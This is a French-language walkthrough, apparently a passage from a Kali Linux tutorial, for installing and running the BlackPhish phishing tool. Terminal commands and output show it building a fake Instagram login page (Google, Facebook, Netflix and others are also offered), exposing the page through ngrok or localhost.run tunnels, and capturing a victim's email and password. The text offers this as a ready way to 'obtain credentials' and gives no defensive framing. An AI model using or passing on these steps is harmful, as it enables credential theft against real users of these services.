File Actions Edit View Help
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/iinc0gnit0/BlackPhish
Cloning into 'BlackPhish' ...

remote: Enumerating objects: 1692, done.
remote: Counting objects: 100% (100/100), done.
remote: Compressing objects: 100% (87/87), done.
remote: Total 1692 (delta 49), reused 24 (delta 10), pack-reused 1592
```

Étape 2 : Déplacez- vous maintenant dans le répertoire de l'outil à l'aide de la commande suivante et Installez ensuite l'outil à l'aide de la commande suivante :

```
cd Blackphish
```

```
./install.sh
```

A screenshot of a terminal window titled 'root@kali: ~/Desktop/BlackPhish'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the following commands and results:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# cd BlackPhish
root@kali:~/Desktop/BlackPhish# ls
blackphish.py  img          login.php    Server
CHANGELOG.md  install.sh  package.json update.sh
_config.yml    LICENSE     README.md   Websites
root@kali:~/Desktop/BlackPhish# ./install.sh
Hit:1 http://deb.i2p2.no unstable InRelease
Hit:2 http://mirror-1.truenetwork.ru/kali kali-last-snapshot InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree
Reading state information... Done
npm is already the newest version (7.5.2+ds-1).
php is already the newest version (2:7.4+76).
```

Étape 3 : L'outil a été installé sur votre système. Maintenant, pour exécuter l'outil, utilisez la commande suivante :

```
sudo python3 blackphish.py
```

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help

Big Thanks to: [ DarkSecDevelopers ]

[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit

[BlackPhish] →
```

Étape 4 : Vous pouvez maintenant voir différentes options ici. Supposons que vous souhaitiez créer une page de phishing pour Instagram, alors tapez 1 après ce type 3 pour localhost, vous pouvez choisir une option en fonction de vos besoins :

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help

[6] Snapchat
[0] Clean
[x] Exit

[BlackPhish] → 1

[1] ngrok (recommended)
[2] Localtunnel
[3] localhost.run
[4] Localhost only

[BlackPhish-Instagram] →
```

Étape 5 : Ouvrez maintenant l'adresse IP de l'hôte local.

```
root@kali: ~/Desktop/BlackPhish
File Actions Edit View Help


URL redirect to:
[+] Editing login.php(Do not edit/tamper with this file)
[+] Copying to /var/www/html
[+] Changing File Permissions
[+] Starting Apache2 Service
[+] Apache2 Service Started

[*] Local: 127.0.1.1

[*] Starting Localhost.run
If prompt about RSA key, say yes

=====
=====
Welcome to localhost.run!
```

Étape 6 : Ouvrez l'adresse IP dans le navigateur.



Étape 7 : Ici, vous obtiendrez les détails de la victime.

```
Waiting For Victim ... [Control + C] to stop

-----

CREDENTIALS FOUND

[ EMAIL:  ] [ PASSWORD: Dontthnik ]

-----

Thank you using BlackPhish

If you have any problems while using BlackPhish please report it to us

Make Pull Request to support this tool
```

Vous pouvez voir que la page de phishing est générée à l'aide de l'outil. Une fois que l'utilisateur a entré son mot de passe d'identification, celui-ci sera reflété sur le terminal. C'est ainsi que fonctionne cet outil simple. Vous pouvez obtenir des informations d'identification à l'aide de cet outil.